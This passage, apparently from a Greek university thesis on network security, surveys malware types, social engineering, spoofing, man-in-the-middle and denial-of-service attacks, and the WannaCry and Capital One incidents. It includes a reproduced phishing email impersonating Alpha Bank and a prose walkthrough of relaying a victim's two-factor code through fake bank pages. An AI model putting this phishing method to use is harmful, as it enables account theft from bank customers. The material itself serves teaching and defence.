Περνώντας στα προβλήματα ασφάλειας που μπορούν να προκληθούν, πρώτο πρόβλημα είναι η μη εγκατάσταση αναχώματος ασφαλείας. Αυτό σημαίνει ότι υπάρχει ανεξέλεγκτη κίνηση στο δίκτυο, δηλαδή κάθε υπολογιστής που είναι συνδεδεμένος στο δίκτυο, μπορεί να λαμβάνει πακέτα από οποιαδήποτε IP διεύθυνση στις θύρες που τρέχουν υπηρεσίες. Τα λαμβανόμενα πακέτα μπορεί να είναι μολυσμένα με κακόβουλο λογισμικό, το οποίο θα περάσει απαρατήρητο και θα μολύνει το σύστημα.

Συνεχίζοντας έχουμε περιπτώσεις κακής διαμόρφωσης ενός αναχώματος ασφάλειας. Σε έναν υπολογιστή μπορούν να τρέχουν όλων των ειδών υπηρεσίες, είτε λόγω των προεπιλεγμένων εγκατεστημένων προγραμμάτων, είτε προγραμμάτων που εγκατέστησε ο χρήστης. Ο διαχειριστής θα πρέπει να είναι σε θέση να γνωρίζει ποιες από τις υπηρεσίες αυτές είναι χρήσιμες και ποιες όχι, έτσι ώστε να τις απενεργοποιήσει. Η δυνατότητα εξ αποστάσεως σύνδεσης μέσω SSH, από οποιαδήποτε IP διεύθυνση αποτελεί ένα ακόμα παράδειγμα κακής διαμόρφωσης. Αυτή η λάθος ρύθμιση, δίνει δικαίωμα σε κάθε επιτιθέμενο να προσπαθήσει να υποκλέψει τα στοιχεία ή να σπάσει τον κωδικό πρόσβασης.

Όπως είπαμε, το ανάχωμα ασφαλείας αποτελείται από ένα σύνολο κανόνων το οποίο πρέπει να αναθεωρείται και να διορθώνεται ανά τακτά χρονικά διαστήματα· μια

δύσκολη φυσικά διαδικασία, καθώς αποτελεί μέρος ενός δυναμικού περιβάλλοντος. Για μια εφαρμογή ή πρωτόκολλο, μπορεί να ανακαλυφθεί μια νέα ευπάθεια η οποία όμως διορθώθηκε. Εάν ο διαχειριστής δεν ενημερώσει το ανάχωμα με τα νέα δεδομένα, τότε σημαίνει ότι τρέχει μια ευπαθή εκδοχή της εφαρμογής ή πρωτοκόλλου, καθιστώντας ολόκληρο το σύστημα ευάλωτο σε επιθέσεις.

2.2. Επιθέσεις

Τα είδη των επιθέσεων ποικίλουν, οι πιο διαδεδομένες επιθέσεις όμως μπορούν να κατηγοριοποιηθούν στα κακόβουλα προγράμματα (Malicious Software – Malwares) **Error! Reference source not found.**, την κοινωνική μηχανική (Social Engineering) και τις δικτυακές επιθέσεις (Network Attacks). Οι παραπάνω επιθέσεις, υπάρχουν είτε ήδη έτοιμες και διαμορφωμένες με τη μορφή έτοιμων κακόβουλων λογισμικών τα οποία περιλαμβάνονται στο οπλοστάσιο του επιτιθέμενου, είτε παρέχονται οδηγίες για το πως κατασκευάζονται, είτε δημιουργούνται από την αρχή μέσω εκμετάλλευσης κάποιας ανακαλυφθείσας ευπάθεια ενός συστήματος.

2.2.1. Κακόβουλο λογισμικό

2.2.1.1. Δούρειος Ίππος

Το κακόβουλο λογισμικό χωρίζεται σε περαιτέρω κατηγορίες, αναλόγως της χρήσης του [19]. Υπάρχει ο δούρειος ίππος (Trojan horse), το οποίο είναι ένα πρόγραμμα που ενώ φαίνεται ότι θα είναι ένα χρήσιμο πρόγραμμα, όπως για παράδειγμα, ένα πρόγραμμα παρακολούθησης του υλικού ενός υπολογιστή (παρακολούθηση θερμοκρασιών πυρήνων επεξεργαστή, θερμοκρασίας κάρτας γραφικών, χωρητικότητας σκληρών δίσκων, ομαλής λειτουργίας ανεμιστήρων, ομαλής λειτουργίας μνήμης ram κλπ), μπορεί να περιέχει κρυφές γραμμές κώδικα που εκτελούνται μόλις εγκατασταθεί. Σκοπός του δημιουργού είναι να πείσει το χρήστη ότι χρειάζεται να εκτελέσει αυτό το πρόγραμμα. Ο κρυφός κώδικας που μπορεί να τρέχει από πίσω, μπορεί να είναι ένα reverse shell, δίνοντας δυνατότητα στον επιτιθέμενο να μπορεί να επικοινωνεί με το σύστημα του θύματος ανεβάζοντας και εκτελώντας έτσι άλλα κακόβουλα προγράμματα. Ένας απλός τρόπος να πειστεί ο χρήστης και να εγκαταστήσει το πρόγραμμα, είναι μια καλά στημένη ιστοσελίδα, η οποία να εξηγεί τη χρησιμότητα του προγράμματος.

2.2.1.2. Κερκόπορτες

Οι κερκόπορτες (back doors), είναι προγράμματα που παρακάμπτουν τις συνηθισμένες μεθόδους σύνδεσης και αυθεντικοποίησης δίνοντας δυνατότητα στον επιτιθέμενο να συνδεθεί εξ αποστάσεως σε ένα σύστημα και να εκτελέσει επιβλαβείς εντολές σε αυτό.

2.2.1.3. Ransomware

Το ransomware είναι πρόγραμμα που εγκαθίσταται στον υπολογιστή – στόχο, κρυπτογραφεί τα δεδομένα του σκληρού δίσκου και ζητάει ως αντάλλαγμα λύτρα, στην πληθώρα των περιπτώσεων σε κάποια μορφή κρυπτονομίσματος. Για να ανακτήσει τον έλεγχο του υπολογιστή, το θύμα μπορεί να πληρώσει τα λύτρα, να προσπαθήσει να σπάσει τον αλγόριθμο κρυπτογράφησης, ή να κάνει επανεγκατάσταση του λειτουργικού συστήματος όπου και θα σβηστούν όλα τα αρχεία και προγράμματα στον υπολογιστή αυτό.

2.2.1.4. Adware, spyware

Τα adware και spyware χρησιμοποιούνται για να κατασκοπεύσουν το χρήστη. Το adware συλλέγει πληροφορίες για τις προτιμήσεις του χρήστη και αυτόματα προβάλλει διαφημίσεις σε αυτόν, είτε στον browser, είτε κατά τη διάρκεια εγκατάστασης προγραμμάτων. Το spyware κατασκοπεύει τις κινήσεις του χρήστη στον υπολογιστή. Συλλέγει κυρίως ευαίσθητες πληροφορίες όπως ΑΦΜ, ΑΜΚΑ και στοιχεία σύνδεσης σε τραπεζικό λογαριασμό. Για να επιτευχθεί αυτό, χρησιμοποιείται ένα άλλο είδος malware που ονομάζεται keystroke logger, κώδικας που «αιχμαλωτίζει» τα πλήκτρα που πατάει ο χρήστης. Οπότε παραδείγματος χάριν, κατά τη σύνδεση του χρήστη στο διαδικτυακό σύστημα διαχείρισης του τραπεζικού λογαριασμού της τράπεζας Πειραιώς, ο επιτιθέμενος μπορεί να συλλέξει και μετέπειτα να χρησιμοποιήσει το όνομα χρήστη (username) και κωδικό (password) του θύματος διότι όλες αυτές οι πληροφορίες μεταδίδονται στο μηχάνημα του επιτιθέμενου.

2.2.1.5. Σκουλήκια

Το σκουλήκι (worm) είναι πρόγραμμα που δημιουργεί και μεταδίδει αντίγραφα του εαυτού του στους υπολογιστές ενός δικτύου. Δεν περιορίζεται όμως σε ένα δίκτυο ή σύστημα. Συνεχώς σαρώνει το δίκτυο στο οποίο βρίσκεται για νέους στόχους στους οποίους μπορεί να μεταδοθεί, οι οποίοι μπορεί να βρίσκονται σε ένα απομακρυσμένο σύστημα. Μόλις εγκατασταθεί, εκτελεί ξανά την ίδια διαδικασία. Οι λειτουργίες που μπορεί να εκτελεί ένα σκουλήκι μπορεί να περιλαμβάνουν δημιουργία κερκόπορτας, την εμφύτευση δούρειου ίππου ακόμα και ανάλογη συμπεριφορά με αυτή ενός ιού.

2.2.1.6. Ιοί

Οι ιοί (viruses), είναι ίσως η πιο γνωστή κατηγορία malware. Μολύνουν άλλα προγράμματα προσθέτοντας ένα αντίγραφο του δικού τους κώδικα στον κώδικα του νόμιμου προγράμματος. Ο ιός περνάει από τέσσερις φάσεις. Η πρώτη φάση είναι η φάση ύπνωσης, όπου ο ιός είναι αδρανής. Θα ενεργοποιηθεί μόλις ικανοποιηθούν κάποιες συνθήκες. Ακολουθεί η φάση διάδοσης, όπου ο ιός τοποθετεί το αντίγραφό του σε κάποιο πρόγραμμα ή σε κάποια περιοχή της μνήμης ή του σκληρού δίσκου. Κάθε αντίγραφο, αυτόματα περνάει κι αυτό στη φάση διάδοσης. Στη συνέχεια έχουμε τη φάση πυροδότησης, όπου ενεργοποιείται ο ιός. Η φάση πυροδότησης μοιάζει με τη φάση ύπνωσης, καθώς απαιτούνται κάποιες συγκεκριμένες συνθήκες για να εκτελεστεί. Τις

συνθήκες τις καθορίζει ο προγραμματιστής του ιού. Τέλος έχουμε τη φάση εκτέλεσης, στην οποία εκτελείται ο κώδικας του ιού.

2.2.1.7. Λογικές βόμβες

Τέλος, έχουμε τις λογικές βόμβες (logic bombs). Είναι γραμμές κώδικα ενσωματωμένες σε κανονικό πρόγραμμα και εκτελούνται κάτω από ορισμένες συνθήκες, όπως ώρα και ημερομηνία, σύνδεση ενός συγκεκριμένου χρήστη ή άνοιγμα ενός συγκεκριμένου αρχείου. Μόλις ικανοποιηθούν οι συνθήκες εκτελείται ο κρυμμένος κώδικας. Ο κρυμμένος κώδικας μπορεί να είναι αναζήτηση και διαγραφή αρχείων. Στην περίπτωση κακόβουλων λογισμικών που είναι εκ γενετής ανιχνεύσιμα από το αντιβιοτικό, όπως ένας ιός, η καθυστέρηση εκτέλεσης του κώδικα του ιού (ας πούμε όταν είναι στη φάση ύπνωσης) μπορεί να το κάνει λιγότερο αντιληπτό από το αντιβιοτικό.

2.2.2. Κοινωνική Μηχανική

Η Κοινωνική Μηχανική (Social Engineering), είναι μια μορφή επίθεσης που στοχεύει στους ανθρώπους που διαχειρίζονται τα συστήματα-στόχους. Υπάρχουν πάρα πολλές παραλλαγές των επιθέσεων της Κοινωνικής Μηχανικής. Παρακάτω θα αναλύσουμε τις πιο διαδεδομένες, μπορεί όμως ο αναγνώστης να βρει μια πλήρη λίστα στην έρευνα από την οποία αντλήσαμε πληροφορίες [20].

Πριν αναλύσουμε τις επιθέσεις, θα εξηγήσουμε ένα πολύ σημαντικό μέσο με το οποίο πραγματοποιούνται αυτές οι επιθέσεις. Το μέσο αυτό ονομάζεται Spam Email. Χιλιάδες διαφημιστικά mails τα οποία χαρακτηρίζονται ως σκουπίδια (junk), στέλνονται καθημερινώς σε λίστες email διευθύνσεων, οι οποίες, είτε έχουν υποκλαπεί από κάποιον πάροχο και έχουν πουληθεί, είτε πωλούνται από τους παρόχους με παράνομο τρόπο. Το περιεχόμενο συνήθως είναι διαφημιστικά προϊόντα λόγω αγοράς παρόμοιων προϊόντων από το χρήστη, υπηρεσίες, περιεχόμενο ακατάλληλο για ανήλικους και ενημερωτικά φυλλάδια. Συνήθως, τα emails αυτά δεν είναι επιβλαβή προς το χρήστη και το σύστημά του, όμως δε συνιστάται αυτός να ανοίξει τα όποια επισυναπτόμενα αρχεία εσωκλείονται ή να ανοίξει κάποιον από τους συνδέσμους που θα υπάρχουν στο περιεχόμενο κείμενο. Τα επισυναπτόμενα αρχεία, μπορεί να περιέχουν κρυμμένο κακόβουλο λογισμικό ικανό να αποφύγει την ανίχνευση από το αντιβιοτικό και να εγκατασταθεί στο μηχάνημα.

Πιο συνηθισμένο φαινόμενο, είναι να πρόκειται για κάποιου είδους adware ή spyware. Υπάρχει βέβαια πάντα η πιθανότητα να πρόκειται για κάποιο πιο επικίνδυνο κακόβουλο λογισμικό όπως ένα ransomware. Οι εξωτερικοί σύνδεσμοι, μπορούν επίσης να οδηγούν σε σελίδες όπου «διαφημίζεται» το προϊόν (οι οποίες ελέγχονται από τον επιτιθέμενο), στις οποίες μπορεί να πραγματοποιηθεί μια αγορά ενός ψεύτικου προϊόντος, παραδίδοντας έτσι το θύμα στον επιτιθέμενο τα τραπεζικά του στοιχεία.

2.2.2.1. Phishing

Το πρώτο είδος επίθεσης είναι το Phishing. Η πηγή αποστολής του phishing email προσπαθεί να μοιάζει όσο το δυνατόν πιο αυθεντική. Παραδείγματος χάριν, ένα phishing mail από την τράπεζα, στο οποίο περιέχεται ένας σύνδεσμος και ζητείται από το θύμα να πληκτρολογήσει τα στοιχεία εισόδου, διότι υπάρχει κάποιο πρόβλημα με το λογαριασμό του (πχ δείτε Εικόνα 2).

Συνήθως οι αποστολείς των μηνυμάτων αυτών, θα έχουν κάποια μορφή ανορθογραφίας στην ιστοσελίδα που θα επισυνάψουν, ενώ η διεύθυνση του mail τους θα ανήκει σε κάποιο ιδιωτικό domain, όπως της yahoo ή της google και όχι στο domain της τράπεζας την οποία «εκπροσωπούν». Εάν πατήσει το σύνδεσμο ο χρήστης και πληκτρολογήσει τα στοιχεία αυθεντικοποίησης, τότε αποθηκεύονται στο μηχάνημα του επιτιθέμενου.

Εάν το τραπεζικό σύστημα, δε λειτουργεί με μηχανισμό ταυτοποίησης δύο παραγόντων, ο επιτιθέμενος αποκτά πρόσβαση στο λογαριασμό του χρήστη απλώς πληκτρολογώντας τα στοιχεία πρόσβασης στη νόμιμη ιστοσελίδα της τράπεζας.

Εάν το τραπεζικό σύστημα, διαθέτει μηχανισμό ταυτοποίησης δύο παραγόντων, η τράπεζα θα στείλει ένα μήνυμα στο θύμα, όπου θα έχει το δεύτερο κωδικό. Παράλληλα, στην οθόνη του επιτιθέμενου, θα εμφανιστεί η σελίδα της τράπεζας στην οποία θα πρέπει να πληκτρολογηθεί αυτός ο κωδικός. Ο επιτιθέμενος θα πρέπει να ζητήσει αυτόν τον κωδικό από το χρήστη με κατάλληλο μήνυμα. Για παράδειγμα, αφού το θύμα νομίζει ότι ήδη επικοινωνεί μέσω email με την τράπεζα, τότε, ο επιτιθέμενος μπορεί να στείλει ένα δεύτερο email, στο οποίο θα περιέχεται ένας σύνδεσμος, ο οποίος θα κατευθύνει το θύμα σε μια ιστοσελίδα για την πληκτρολόγηση του δεύτερου κωδικού, ίδια με τη νόμιμη σελίδα της τράπεζας. Όταν πληκτρολογήσει και το δεύτερο κωδικό στην ψεύτικη σελίδα, ο επιτιθέμενος θα τον πληκτρολογήσει στη νόμιμη σελίδα, αποκτώντας έτσι πρόσβαση στο λογαριασμό του χρήστη.

Από: Alpha Bank <alpha@veito.ro>
Εστάλη: Τετάρτη, 1 Δεκεμβρίου 2021, 08:39
Θέμα: Επιβεβαίωση πληρωμής Alpha Bank

ALPHA BANK

Αγαπητέ πελάτη,

Αυτό γίνεται για να επιβεβαιώσετε ότι πραγματοποιήθηκε πρόσφατα μια πληρωμή στον λογαριασμό σας.

Βρείτε τα στοιχεία πληρωμής παρακάτω.

https://www.alpha.gr

Με εκτίμηση,

Χαιρετισμοί,
Alpha Bank
© 2021 Alpha bank

Εικόνα 2. Phishing mail στον προσωπικό μου λογαριασμό από την Alpha bank.

2.2.2.2. Pharming

Επιπλέον, υπάρχει η επίθεση Pharming, όπου ο επιτιθέμενος δημιουργεί μια ολόιδια ψεύτικη ιστοσελίδα με την ιστοσελίδα στόχο. Έπειτα, εκτελεί δικτυακές επιθέσεις όπως DNS spoofing στο μηχάνημα του θύματος ή DNS poisoning σε κάποιον DNS διακομιστή. Επομένως, ο επιτιθέμενος βρίσκει έναν τρόπο να ξεγελάσει είτε κατευθείαν το μηχάνημα του θύματος ως προς το ποια IP διεύθυνση (η αληθινή ή η ψεύτικη) αντιστοιχεί το domain name μιας ιστοσελίδας, είτε να έχει υπό τον έλεγχό του κάποιον DNS διακομιστή. Όταν το θύμα προσπαθήσει να επισκεφτεί την αυθεντική ιστοσελίδα, τότε θα ανακατευθυνθεί στην ψεύτικη (ιστοσελίδα) χωρίς να το καταλάβει. Οι επιθέσεις τύπου DNS ανήκουν στις δικτυακές επιθέσεις, τις οποίες θα δούμε αναλυτικά παρακάτω.

2.2.2.3. Smishing και Vishing

Στο τρίτο είδος επίθεσης, έχουμε το Smishing, το οποίο είναι σαν το Phishing αλλά με SMS μηνύματα που περιέχουν κακόβουλους συνδέσμους, καθώς και το Vishing το οποίο γίνεται μέσω τηλεφωνικής κλήσης στην οποία ο επιτιθέμενος προσπαθεί να εξάγει στοιχεία με διάφορες τακτικές μιλώντας στο θύμα. Αρκετά διαδεδομένοι τρόποι επίθεσης Vishing, είναι όταν ο επιτιθέμενος ισχυρίζεται ότι είναι από κάποια τράπεζα και υπάρχει πρόβλημα με το λογαριασμό του θύματος ή όταν ο επιτιθέμενος ισχυρίζεται ότι

είναι από τη Microsoft ή την Apple ή κάποια άλλη εταιρεία και ισχυρίζεται ότι το συγκεκριμένο μηχάνημα του χρήστη βρίσκεται υπό απειλή και πρέπει να του δοθεί πρόσβαση ώστε να το διορθώσει.

2.2.2.4. Spear phishing και Whaling

Επί προσθέτως, έχουμε το Spear Phishing και το Whaling που μοιάζουν με το phishing. Γίνεται ακριβώς το ίδιο, μόνο που το θύμα έχει στοχοποιηθεί και δεν επιλέγεται τυχαία. Ο επιτιθέμενος συλλέγει πληροφορίες, όπως που μένει, που συχνάζει και με ποιους συναναστρέφεται και ύστερα συντάσσει το phishing mail. Οπότε, το phishing mail πλέον, δεν είναι απλά κάποιος σύνδεσμος σε τράπεζα, αλλά περιέχει πιο προσωποποιημένες πληροφορίες, ώστε να φανεί όσο το δυνατόν περισσότερο αληθινό. Για παράδειγμα, πληροφορίες για κάποια από τις προσωπικές δραστηριότητες του θύματος. Η διαφορά του whaling με το spear phishing, είναι ότι στο whaling ο στόχος είναι αποκλειστικά υψηλής αξίας (high value target), όπως κάποιο υψηλόβαθμο στέλεχος πολυεθνικής.

2.2.2.5. Shoulder Surfing και Dumpster Diving

Τέλος, έχουμε το Shoulder Surfing με το οποίο ο επιτιθέμενος προσπαθεί να υποκλέψει στοιχεία κοιτώντας την οθόνη του τηλεφώνου ή του φορητού υπολογιστή του στόχου ή ακόμα και κρυφακούοντας τις συνομιλίες του. Παρόμοια επίθεση είναι και το Dumpster Diving όπου ο επιτιθέμενος ψάχνει στα κανονικά σκουπίδια του θύματος για τυχόν πληροφορίες. Παραδείγματος χάριν, για κάποιο τσαλακωμένο αρχείο που περιέχει οικονομικά δεδομένα και κάποιον σκληρό δίσκο που πετάχτηκε χωρίς να ακολουθηθούν πρωτόκολλα ασφαλούς καταστροφής.

2.2.3. Δικτυακές Επιθέσεις

Στις δικτυακές επιθέσεις κατατάσσονται οι επιθέσεις που γίνονται σε επίπεδο δικτύου. Οι επιθέσεις αυτές, έχουν σκοπό την παραποίηση, διακοπή και υποκλοπή της επικοινωνίας μεταξύ δύο οντοτήτων. Αρχικά, έχουμε τις επιθέσεις τύπου spoofing [21], οι οποίες συνήθως υποδύονται ένα μηχάνημα του δικτύου-στόχου, μέσω παροχής λανθασμένων πληροφοριών στο υπόλοιπο δίκτυο.

2.2.3.1. DNS Spoofing

Το DNS spoofing που είδαμε προηγουμένως λοιπόν, λειτουργεί με τον εξής τρόπο. Το DNS σαν υπηρεσία, αντιστοιχεί ένα domain name στην αντίστοιχη IP διεύθυνση. Ο επιτιθέμενος, μπορεί να καταλάβει έναν νόμιμο DNS διακομιστή (DNS hijacking) ή να στήσει ένα δικό του DNS διακομιστή (Rogue DNS) και να ανακατευθύνει όλες τις αιτήσεις μιας νόμιμης ιστοσελίδας, στη δική του ψεύτικη ιστοσελίδα. Επίσης, μπορεί να μολύνει είτε τον υπολογιστή, είτε το δρομολογητή του θύματος με κατάλληλο κακόβουλο λογισμικό, το οποίο θα αλλάζει τις ρυθμίσεις της λειτουργίας του DNS που υπάρχουν στο λειτουργικό σύστημα.

2.2.3.2. ARP Spoofing

Ένα άλλο είδος spoofing είναι το ARP spoofing. Το Address Resolution Protocol – ARP, αντιστοιχεί τις ιδιωτικές IP (192.168.0.0/24, 172.16.0.0/16, 10.0.0.0/8) διευθύνσεις σε MAC διευθύνσεις και το αντίθετο. Ανά τακτά χρονικά διαστήματα, οι συσκευές του τοπικού δικτύου (LAN), στέλνουν ένα πακέτο σε όλες τις υπόλοιπες συσκευές (broadcast packet) που λέγεται ARP αίτηση (ARP Request), με το οποίο αιτούνται να μάθουν τη MAC διεύθυνση κάποιας συσκευής με την οποία θέλουν να επικοινωνήσουν (όπως με το δρομολογητή). Ο επιτιθέμενος, έχει πρόσβαση στο δίκτυο του θύματος. Διαθέτει την ιδιωτική IP του θύματος και του δρομολογητή. Πλαστογραφεί τις ARP απαντήσεις (responses) των συσκευών που αναζητούν τη MAC διεύθυνση του δρομολογητή, στις οποίες θα αναγράφει ως διεύθυνση MAC του δρομολογητή τη δική του. Παράλληλα, εκτελεί την ίδια διαδικασία και στο δρομολογητή. Με αυτόν τον τρόπο, η επικοινωνία της συσκευής του θύματος με το δρομολογητή, θα περνάει από τη συσκευή του θύτη.

2.2.3.3. Άνθρωπος στη μέση

Επέκταση των επιθέσεων τύπου spoofing είναι οι επιθέσεις άνθρωπος στη μέση (man in the middle attack). Στη συγκεκριμένη κατηγορία επιθέσεων, ο επιτιθέμενος αφού έχει πραγματοποιήσει το ARP spoofing και έχει ξεκινήσει να παρακολουθεί σε ζωντανή ροή τη δικτυακή επικοινωνία του αποστολέα με τον παραλήπτη, είναι πλέον σε θέση να διαβάσει, να παραποιήσει ή να εμποδίσει τα δεδομένα που στέλνονται μεταξύ των δύο θυμάτων. Οι δυνατότητες του επιτιθέμενου εξαρτώνται από το επίπεδο των πρωτοκόλλων ασφαλείας που χρησιμοποιούν οι δύο επικοινωνούντες. Εάν δεν υπάρχει καμία μέθοδος ασφάλειας, τότε ο επιτιθέμενος είναι σε θέση να διαβάσει, να εμποδίσει ή να επεξεργαστεί τα μηνύματα (plaintexts). Εάν υπάρχει επίπεδο κρυπτογράφησης και αυθεντικοποίησης, αλλά το πρωτόκολλο επικοινωνίας που χρησιμοποιείται, έχει κάποια ευπάθεια (όπως η ευπάθεια POODLE στο SSL 3.0 [22]), τότε ο επιτιθέμενος μπορεί να ζητήσει από τους δύο επικοινωνούντες (ως το άλλο μέρος επικοινωνίας για αυτούς), να χαμηλώσουν το επίπεδο κρυπτογράφησης (downgrade attack) είτε σε κάποιον παλιό και «αδύναμο» αλγόριθμο που έχει σπάσει, είτε σε ελεύθερο κείμενο. Αυτό το καταφέρνει έχοντας ήδη εκτελέσει μια επίθεση τύπου ARP spoofing στον έναν από τους δύο επικοινωνούντες, κατά προτίμηση από την πλευρά του διακομιστή, καθώς είναι αυτός που στη χειραψία TCP καθορίζει το επίπεδο κρυπτογράφησης.

2.2.3.4. Άρνηση παροχής υπηρεσιών

Υπάρχουν επίσης κακόβουλα λογισμικά, που προκαλούν επιθέσεις Άρνηση παροχής υπηρεσιών (Denial of Service) [23]. Πρόκειται για κώδικα που προσπαθεί να θέσει το στόχο εκτός μάχης, πλημμυρίζοντάς τον, είτε με χιλιάδες δικτυακά πακέτα, είτε προκαλώντας υπερχείλιση αποταμιευτή (buffer overflow), είτε αφήνοντας μισάνοιχτες συνδέσεις στα πρωτόκολλα επικοινωνίας (SYN Flood), είτε βρίσκοντας κάποια ευπάθεια σε κάποια από τις υπηρεσίες που τρέχουν σε αυτόν τον στόχο, την οποία

μπορεί να εκμεταλλευτεί αναγκάζοντας το στόχο να αυξάνει συνεχώς τους πόρους που απαιτούνται, μέχρι να «πέσει» και να μην είναι πια διαθέσιμος.

2.2.3.5. Κατανεμημένη άρνηση παροχής υπηρεσιών [24]

Τα bots αποτελούν μηχανήματα με διαδικτυακή σύνδεση που έχουν καταληφθεί πλήρως από κάποιο κακόβουλο λογισμικό. Όλα μαζί δημιουργούν ένα botnet το οποίο ο επιτιθέμενος είναι σε θέση να ελέγξει πλήρως και να επιβάλλει σε αυτό τη διενέργεια κατανεμημένης ενέργειας. Η συνηθισμένη αξιοποίηση του botnet είναι για την επίθεση κατανεμημένης άρνησης παροχής υπηρεσιών (Distributed Denial of Service). Η τελευταία, είναι η βελτιωμένη έκδοση μιας DoS επίθεσης, όπου αντί ένας κακόβουλος υπολογιστής να τρέχει τον κώδικα για την DoS επίθεση, μπορούν να τον εκτελούν μερικές χιλιάδες μηχανήματα ταυτόχρονα, βελτιώνοντας τις πιθανότητες επιτυχίας.

2.3. Attack Cases

Στο παρακάτω κεφάλαιο θα παρουσιαστούν δύο γνωστά attack cases που βασίζονται πάνω σε επιθέσεις που αναλύθηκαν προηγουμένως. Θα ξεκινήσουμε με ίσως την πιο γνωστή επίθεση με το όνομα WannaCry Ransomware attack.

2.3.1. WannaCry Ransomware attack

Η επίθεση πραγματοποιήθηκε το Μάιο του 2017. Πρόκειται για ένα κρυπτο-σκουλήκι [25], το οποίο στοχεύει μηχανήματα που τρέχουν windows λειτουργικά συστήματα, κρυπτογραφεί τα δεδομένα και απαιτεί πληρωμή σε Bitcoins. Η ευπάθεια που βρήκε, ονομάζεται EternalBlue [26] και φημολογείται ότι ανακαλύφθηκε από την Εθνική Υπηρεσία Ασφαλείας της Αμερικής – NSA. Τον Απρίλιο του 2017, hackers υπέκλεψαν και διέρρευσαν την ευπάθεια. Η συγκεκριμένη ευπάθεια, εκμεταλλεύεται το Server Message Block πρωτόκολλο version 1, το οποίο είναι πρωτόκολλο επικοινωνίας για την παροχή κοινής χρήσης αρχείων και εκτυπωτών μεταξύ των κόμβων ενός δικτύου. Ειδικότερα το SMBv1, δε διαχειρίζεται σωστά ειδικώς φτιαγμένα πακέτα, με αποτέλεσμα ένας απομακρυσμένος επιτιθέμενος να μπορεί να εκτελέσει ό,τι κώδικα θέλει στον υπολογιστή στόχο. Μόλις αποκτήσει πρόσβαση στο στόχο, τρέχει το back door, με όνομα DoublePalsar, το οποίο επίσης φημολογείται ότι δημιουργήθηκε από την NSA, μέσω του οποίου εγκαθίσταται και εκτελείται χωρίς ανθρώπινη παρέμβαση.

Η Microsoft ενημερώθηκε για την ευπάθεια και την πιθανότητα να έχει υποκλαπεί τον Μάρτιο και δημιούργησε άμεσα ένα patch που τη διόρθωνε. Όμως, υπολογίζεται πως περί τα 200,000 – 230,000 μηχανήματα μολύνθηκαν λόγω μη ενημέρωσης του λειτουργικού συστήματος σε τουλάχιστον 150 χώρες, προξενώντας ζημιές εκατομμυρίων δολαρίων. Ο λόγος που δεν επεκτάθηκε παραπάνω είναι διότι ο ερευνητής Marcus Hutchins ανακάλυψε ένα kill switch, με το οποίο, το ίδιο το κρυπτο-σκουλήκι προσπαθούσε να συνδεθεί σε ένα URL. Αν τα κατάφερνε, θα απενεργοποιούνταν από μόνο του, αλλιώς θα ξεκινούσε να κρυπτογραφεί τα αρχεία του μολυσμένου υπολογιστή. Ερευνητές λένε ότι το κρυπτο-σκουλήκι φτιάχτηκε έτσι, για να είναι πιο δύσκολο να περάσει από sandbox. Αφού λοιπόν ο Marcus Hutchins

ανακάλυψε το URL, αγόρασε το domain, έστησε μια ιστοσελίδα κι έτσι πέτυχε μεγάλη επιβράδυνση της μετάδοσης του σκουληκιού.

2.3.2. Capital One

Η δεύτερη υπόθεση αφορά την επίθεση στην Capital One [27] το 2019 και αφορά μία από τις μεγαλύτερες παραβιάσεις δεδομένων. Η hacker “Erratic” απέκτησε πρόσβαση σε πάνω από 100 εκατομμύρια λογαριασμούς και αιτήσεις πιστωτικής κάρτας της Capital One, οι οποίοι βρίσκονταν αποθηκευμένοι σε ένα στιγμιότυπο εικονικής μηχανής EC2 (EC2 instance) στην Amazon. Η επίθεση πέτυχε διότι δεν είχε διαμορφωθεί σωστά το ανάχωμα ασφαλείας επιπέδου εφαρμογής που είχε εγκατασταθεί, προσφέροντας μεγαλύτερο εύρος αδειών σε κάποιον χρήστη που συνδεόταν. Σύμφωνα με πηγές, από τον Ιανουάριο ως τον Ιούνιο, η Erratic χρησιμοποιώντας το TOR, πραγματοποίησε συνδέσεις, ανέπτυξε scripts και κατέβασε διάφορα μη σημαντικά αρχεία από το server για να καταλάβει πως λειτουργούσε η επικοινωνία σε επίπεδο end-to-end. Τον Απρίλιο, με την εντολή Get Credentials, απέκτησε δικαιώματα γνωστά ως «****-WAF-Role account», δηλαδή ένα IAM account, με το οποίο είχε περισσότερα δικαιώματα στην πρόσβαση στο ανάχωμα ασφαλείας επιπέδου εφαρμογής (AWS Web Application Firewall). Με την εντολή List Buckets, εμφανίστηκαν αρχεία και φάκελοι και τέλος με την εντολή Download Files, τα κατέβασε, ενώ τον Ιούνιο τα ανέβασε στον προσωπικό της λογαριασμό στο GitHub, μαζί με το πλήρες όνομά της. Συνελήφθη ένα μήνα μετά.

2.4. Οπλοστάσιο

